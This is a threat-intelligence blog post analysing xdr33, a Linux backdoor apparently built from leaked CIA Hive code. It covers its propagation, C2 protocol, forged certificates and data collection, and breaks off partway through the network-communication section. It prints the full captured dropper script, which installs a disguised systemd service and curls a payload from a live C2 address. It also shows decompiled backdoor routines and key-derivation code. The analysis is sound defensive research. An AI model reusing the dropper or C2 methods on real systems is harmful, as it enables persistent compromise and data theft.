Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

blog.netlab.360.com/headsup_xdr33_variant_of_ciahive_emeerges/

Alex.Turing


January 10, 2023

Overview

On Oct 21, 2022, 360Netlab's honeypot system captured a suspicious ELF file `ee07a74d12c0bb3594965b51d0e45b6f`, which propagated via F5 vulnerability with zero VT detection, our system observces that it communicates with IP `45.9.150.144` using SSL with **forged Kaspersky certificates**, this caught our attention. After further lookup, we confirmed that this sample was adapted from the leaked Hive project server source code from CIA. **This is the first time we caught a variant of the CIA HIVE attack kit in the wild**, and we named it `xdr33` based on its embedded Bot-side certificate `CN=xdr33`.

To summarize, xdr33 is a backdoor born from the CIA Hive project, its main purpose is to collect sensitive information and provide a foothold for subsequent intrusions. In terms of network communication, xdr33 uses XTEA or AES algorithm to encrypt the original traffic, and uses SSL with Client-Certificate Authentication mode enabled to further protect the traffic; in terms of function, there are two main tasks: beacon and trigger, of which beacon is periodically report sensitive information about the device to the hard-coded Beacon C2 and execute the commands issued by it, while the trigger is to monitor the NIC traffic to identify specific messages that conceal the Trigger C2, and when such messages are received, it establishes communication with the Trigger C2 and waits for the execution of the commands issued by it.

The functional schematic is shown below.



Hive uses the `BEACON_HEADER_VERSION` macro to define the specified version, which has a value of `29` on the Master branch of the source code and a value of `34` in `xdr33`, so perhaps xdr33 has had several rounds of iterative updates already. Comparing with the HIV source code, xdr33 has been updated in the following 5 areas:

- New CC instructions have been added
- Wrapping or expanding functions
- Structs have been reordered and extended
- Trigger message format
- Addition of CC operations to the Beacon task

These modifications to xdr33 are not very sophisticated in terms of implementation, and coupled with the fact that the vulnerability used in this spread is N-day, we tend to rule out the possibility that the CIA continued to improve on the leaked source code and consider it to be the result of a cyber attack group borrowing the leaked source code.

Vulnerability Delivery Payload

The md5 of the Payload we captured is `ad40060753bc3a1d6f380a5054c1403a`, and its contents are shown below.

```
cat <<EOF > /etc/systemd/system/logd.service
[Unit]
Description=Logs system statistics to the systemd journal
Wants=logd.timer

[Service]
Type=oneshot
ExecStart=/bin/bash /var/service/logd.check
StandardOutput=null
StandardError=null
KillMode=process

[Install]
WantedBy=multi-user.target
EOF

# logd.timer
cat <<EOF > /etc/systemd/system/logd.timer
[Unit]
Description=Logs system statistics to the systemd journal
Requires=logd.service

[Timer]
Unit=logd.service
OnCalendar=*-*-* *:*:00

[Install]
WantedBy=timers.target
EOF

cat << EOF > /var/service/logd.check
var=\$(ps -ef | grep hlogd | grep -v grep)
if [ -z "\$var" ]; then
        cd /command/bin && ./hlogd
fi
EOF

chmod 755 /var/service/logd.check
[ ! -f /command/bin/hlogd ] && mkdir -p /command/bin && curl http://45.9.150.144:20966/lin-x86  -o /command/bin/hlogd && chmod 755 /command/bin/hlogd
systemctl daemon-reload
systemctl enable logd.service
systemctl start logd.service
```

Disguised logd service

The code is simple and straightforward, and its main purpose is to

- Download the next stage of the sample and disguise it as `/command/bin/hlogd`.
- Install `logd` service for persistence.

Sample analysis

We captured only one sample of xdr33 for the X86 architecture, and its basic information is shown below.

```
MD5:ee07a74d12c0bb3594965b51d0e45b6f
ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
Packer: None
```

Simply put, when xdr33 runs in the compromised device, it first decrypts all the configuration information, then checks if it has root/admin permissions, if not, it prints “Insufficient permissions. try again... “and exit; otherwise initialize various runtime parameters, such as C2, PORT, runtime interval, etc. Finally, the two functions beacon_start and TriggerListen are used to open the two tasks of Beacon and Trigger.

```
if (beaconInfo.initDelay > 0) {
        // create beacon thread
        DLX(1, printf( "Calling BeaconStart()\n"));
        retVal = beacon_start(&beaconInfo);
        if (0 != retVal) {
                DLX(1, printf("Beacon Failed to Start!\n"));
        }
} else {
        DLX(1, printf("ALL BEACONS DISABLED, beaconInfo.initDelay <= 0.\n"));
}

// delete_delay
DLX(1, printf("Self delete delay: %lu.\n", delete_delay));

__VALGRIND__
DLX(2, printf( "\tCalling TriggerListen()\n"));
(void)TriggerListen(trigger_delay, delete_delay);
```


The following article mainly analyzes the implementation of Beacon and Trigger from the perspective of binary inversion; at the same time, we also compare and analyze the source code to see what changes have occurred.

Decrypting configuration information

xdr33 decodes the configuration information by the following code snippet decode_str, its logic is very simple, i.e., byte-by-byte inverse.

```
int __cdecl decode_str(int a1, int a2)
{
  int result; // eax

  for ( result = 0; result < a2; ++result )
    *(_BYTE *)(a1 + result) = ~*(_BYTE *)(a1 + result);
  return result;
}
```

In IDA you can see that decode_str has a lot of cross-references, 152 in total. To assist in the analysis, we implemented the IDAPython script Decode_RES in the appendix to decrypt the configuration information.



xrefs to decode_str

Directio	Ty	Address	Text
Up	p	main+136	call decode_str
Up	p	main+147	call decode_str
Up	p	main+162	call decode_str
Up	p	main+170	call decode_str
Up	p	decode_init+D	call decode_str
Up	p	decode_init+1B	call decode_str
Up	p	decode_init+29	call decode_str
Up	p	decode_init+37	call decode_str
Up	p	decode_init+45	call decode_str
Up	p	decode_init+53	call decode_str
Up	p	decode_init+61	call decode_str
Up	p	decode_init+6F	call decode_str
Up	p	decode_init+7D	call decode_str
Up	p	decode_init+8B	call decode_str
Up	p	decode_init+99	call decode_str
Up	p	decode_init+A7	call decode_str
Up	p	decode_init+B5	call decode_str
Up	p	decode_init+C3	call decode_str
Up	p	decode_init+D1	call decode_str
Up	p	decode_init+DF	call decode_str
Up	p	decode_init+ED	call decode_str

Line 1 of 152

The decryption results are shown below, including Beacon C2 `45.9.150.144`, runtime prompt messages, commands to view device information, etc.

```
80dc0f4, b'45.9.150.144\x00\x86\xb8\x01C+\xf7,\xf5\xe7\x0b\xd4Q\xb9\xa6\n~\xfelN\xc9\x9e\xa3n\x
\xab\xe1\xaayt\xaa\x18\xc0Q\xc1\x0b\xf6\xd6\xa3f\x0b`\xc3\xe4\xe0\x9a\xd2\xcc\x82\x92%\x02\xdc\
\x82\x8bw\x01\x06\xb8\xa2\xe5\x84\xa4\x8a\xb5\x87I\xb9\xb7\x8a\xcf\x8c\xce\xc3Ln\x14"\xcbk\x08\
\xc8\xcd\xf06\x17\x17-\x16\xc4n\xcd\xaa:\xd5\x9bT\xa2\xd9\xdc\x04\xb81\xd0\xa0\xe1\x12\x1dq\xd4
80dc1f4, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dc204, b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
80dcee0, b' Insufficient permissions. Try again...\n\x00'
80dceb0, b'a:cD:d:hi:j:K:k:P:p:S:s:t:\x00'
80dcea0, b'Option error\x00'
80dce90, b'File not found\x00'
80dce80, b'ID too short\x00'
80dce60, b'Too many characters for address\x00'
80dce50, b'/proc/uptime\x00'
80dce44, b'tasklist\x00'
80dce3c, b'ps -ef\x00'
80dce34, b'proc\x00'
80dce2c, b'stat\x00'
80dce00, b'\npid   state ppid  pgrp  session command\n\x00'
80dcddc, b'ipconfig /all\x00'
80dcdc8, b'/sbin/ifconfig -a\x00'
80dcda0, b'error fetching interface information\x00'
```

Beacon Task

The main function of Beacon is to periodically collect PID, MAC, SystemUpTime, process and network related device information; then use bzip, XTEA algorithm to compress and encrypt the device information, and report to C2; finally wait for the execution of the commands issued by C2.

0x01: Information Collection

- MAC

  Query MAC by `SIOCGIFCON` or `SIOCGIFHWADDR`

```
do
{
  if ( !GetMac_via_SIOCGIFCONF((int)(a1 + 308)) )
    break;
  wrap_sleep(4);
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "eth0") )
    break;
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "enp0s3") )
    break;
  if ( !GetMac_via_SIOCGIFHWADDR((int)(a1 + 308), "en0") )
    break;
  --v1;
}
while ( v1 );
```

- SystemUpTime

  Collects system up time via /proc/uptime

```
int getuptime()
{
  int v0; // eax
  int v2; // ebx
  int v3; // [esp+14h] [ebp-Ch] BYREF

  v3 = 0;
  v0 = __GI_fopen(aProcUptime, "r");
  if ( !v0 )
    return 0;
  v2 = v0;
  if ( sub_809B387(v0, "%i", &v3) == -1 )
    return 0;
  sub_8099528(v2);
  return v3;
}
```

/proc/uptime

- Process and network-related information

  Collect process, NIC, network connection, and routing information by executing the following 4 commands

```
net_cmd         dd offset aPsEf           ; DATA XREF: run_cmd+2E
                                          ; "ps -ef"
                dd offset aSbinIfconfigA  ; "/sbin/ifconfig -a"
                dd offset aNetstatAntu    ; "netstat -antu"
                dd offset aNetstatRn      ; "netstat -rn"
```

0x02: Information processing

Xdr33 combines different device information through the update_msg function

```
v15 = get_proclist(v64);
if ( v15 )
  update_msg((_DWORD *)dword_80EA720, 3, (int)v15, v64[0]);
v64[0] = 2048;
v16 = get_ifconfig(v64);
if ( v16 )
  update_msg((_DWORD *)dword_80EA720, 4, (int)v16, v64[0]);
v64[0] = 2048;
v17 = get_netstatRN((int)v64);
if ( v17 )
  update_msg((_DWORD *)dword_80EA720, 5, v17, v64[0]);
v64[0] = 2048;
v18 = (int)get_netstatANTU(v64);
if ( v18 )
  update_msg((_DWORD *)dword_80EA720, 6, v18, v64[0]);
```


In order to distinguish different device information, Hive designed ADD_HDR, which is defined as follows, and "3, 4, 5, 6" in the above figure represents different Header Type.

```
typedef struct __attribute__ ((packed)) add_header {
        unsigned short type;
        unsigned short length;
} ADD_HDR;
```

What does "3, 4, 5, 6" represent exactly? This depends on the definition of Header Types in the source code below. xdr33 is extended on this basis, with two new values 0 and 9, representing `Sha1[:32] of MAC`, and `PID of xdr33` respectively

```
//Header types
#define MAC                 1
#define UPTIME              2
#define PROCESS_LIST        3
#define IPCONFIG            4
#define NETSTAT_RN          5
#define NETSTAT_AN          6
#define NEXT_BEACON_TIME    7
```


Some of the information collected by xdr32 in the virtual machine is shown below, and it can be seen that it contains the device information with head type 0,1,2,7,9,3.



It is worth mentioning that type=0, `Sha1[:32] of MAC`, which means that it takes the first 32 bytes of MAC SHA1. Take the mac in the above figure as an example, its calculation process is as follows.

```
mac:00-0c-29-94-d9-43,remove "-"
result:00 0c 29 94 d9 43

sha1 of mac:
result:c55c77695b6fd5c24b0cf7ccce3e464034b20805

sha1[:32] of mac:
result:c55c77695b6fd5c24b0cf7ccce3e4640
```

When all the device information is combined, use bzip to compress it and add 2 bytes of `beacon_header_version` and 2 bytes of OS information in the header.



0x03: Network Communication

The communication process between xdr33 and Beacon C2 contains the following 4 steps, and the details of each step will be analyzed in detail below.

- Two-way SSL authentication
- Obtain XTEA key
- Report XTEA encrypted device information to C2
- Execute the commands sent by C2

Step1: Two-way SSL Authentication

Two-way SSL authentication requires Bot and C2 to confirm each other's identity, from the network traffic level, it is obvious that Bot and C2 request each other's certificate and verify the process.

Source	Destination	Protocol	Destination Port	Info
172.19.119.163	45.9.150.144	TCP		47232 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2004672990 TSecr=0 WS=128
45.9.150.144	172.19.119.163	TCP		443 → 47232 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1738555381 TSecr=2(
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2004673259 TSecr=1738555381
172.19.119.163	45.9.150.144	TLSv1.2		Client Hello
45.9.150.144	172.19.119.163	TCP		443 → 47232 [ACK] Seq=1 Ack=283 Win=64896 Len=0 TSval=1738555690 TSecr=2004673295
45.9.150.144	172.19.119.163	TLSv1.2		Server Hello, Certificate
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=283 Ack=1449 Win=64128 Len=0 TSval=2004673561 TSecr=1738555692
45.9.150.144	172.19.119.163	TLSv1.2		Server Key Exchange, Certificate Request, Server Hello Done
172.19.119.163	45.9.150.144	TCP		47232 → 443 [ACK] Seq=283 Ack=2099 Win=63488 Len=0 TSval=2004673561 TSecr=1738555692
172.19.119.163	45.9.150.144	TLSv1.2		Certificate
45.9.150.144	172.19.119.163	TCP		443 → 47232 [ACK] Seq=2099 Ack=1619 Win=64128 Len=0 TSval=1738555967 TSecr=2004673577
172.19.119.163	45.9.150.144	TLSv1.2		Client Key Exchange, Certificate Verify, Change Cipher Spec, Encrypted Handshake Message

The author of xdr33 uses the kaspersky.conf and thawte.conf templates in the source repository to generate the required Bot certificate, C2 certificate and CA certificate.

"content/document/repo_hive/client/ssl/CA"


The CA certificate, Bot certificate and PrivKey are hardcoded in xdr32 in DER format.

```
if ( sub_8087516((int)&unk_80E3160, (int)&CA, 0x561) )
  return 0;
dword_80E3418 = 0;
memset(&unk_80E32C0, 0, 0x158u);
dword_80E341C = 0;
if ( sub_8087516((int)&unk_80E32C0, (int)&Cert, 0x529)
  || sub_8079BB7((int)&dword_80E3418, PrivKey, 0x4A7u, (int)"j9POZ2wRopIMyJQkzsg0a9DV", 25) )
{
  return 0;
}
```


The Bot certificate can be viewed using `openssl x509 -in Cert -inform DER -noout -text`, where CN=xdr33, which is where the family name comes from.

```
Validity
    Not Before: Oct  7 19:50:07 2022 GMT
    Not After : Mar 16 19:50:07 2023 GMT
Subject: C=RU, O=Kaspersky Laboratory, CN=Engineering, CN=xdr33, ST=Moscow, L=Moscow, OU=IT
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
        Modulus:
            00:e9:7b:61:a8:f8:d4:dd:71:6e:f3:fe:0f:31:54:
            38:8a:a2:5b:95:e5:e6:5e:16:d5:58:c3:e1:63:fb:
            13:9d:d1:1c:3b:9b:d0:98:83:0d:25:cd:66:21:26:
            53:34:fc:dd:75:74:ab:8f:48:7d:18:97:b4:8b:1d:
            02:21:92:03:dd:b1:f2:64:72:e2:a9:bf:de:c3:29:
            45:9a:a4:8e:56:4b:e2:1b:f2:5e:a3:5e:d4:02:a8:
            6c:34:6a:55:bb:f9:7c:14:cd:ea:08:72:44:ef:3f:
            b0:06:a1:dd:c1:52:19:32:df:6f:2d:a2:ed:8b:62:
            b2:25:5f:a3:d4:5d:46:4e:4f:17:da:37:08:e0:39:
            e7:54:a2:44:f3:5a:d2:69:fc:da:5f:62:41:73:a2:
            7a:86:8b:c5:30:c3:fd:20:66:f6:2f:04:50:31:93:
            6d:66:a4:ae:b3:a2:4c:a2:58:64:3b:47:6d:bf:15:
            ca:c9:39:b5:93:bf:47:2f:73:e5:65:d8:0a:b7:a1:
            c9:16:8b:a4:c2:45:8d:0f:c3:4d:4d:b7:01:5c:35:
            96:0d:d2:78:da:0f:f5:23:46:7b:b4:c9:1d:28:58:
            1f:8d:4b:ad:f7:42:d7:29:14:6e:10:d7:14:ad:b8:
            bb:e4:be:8f:d8:54:70:3e:7a:af:56:ff:b7:37:6e:
            4c:65
```

You can use `openssl s_client -connect 45.9.150.144:443` to see the C2 certificate. bot, C2 certificates are disguised as being related to kaspersky, reducing the suspiciousness of network traffic in this way.




The CA certificates are shown below. From the validity of the 3 certificates, we presume that the start of this activity is after 2022.10.7.



Step2: Obtain XTEA key

After establishing SSL communication between Bot and C2, Bot requests XTEA key from C2 via the following code snippet.



The processing logic is.

1. Bot sends 64 bytes of data to C2 in the format of "length of device information length string (xor 5) + device information length string (xor 5) + random data".

2. Bot receives 32 bytes of data from C2 and gets 16 bytes of XTEA KEY from it, the equivalent python code to get the KEY is as follows.

```
XOR_KEY=5
def get_key(rand_bytes):
        offset = (ord(rand_bytes[0]) ^ XOR_KEY) % 15
        return  rand_bytes[(offset+1):(offset+17)]
```

Step3: Report XTEA encrypted device information to C2

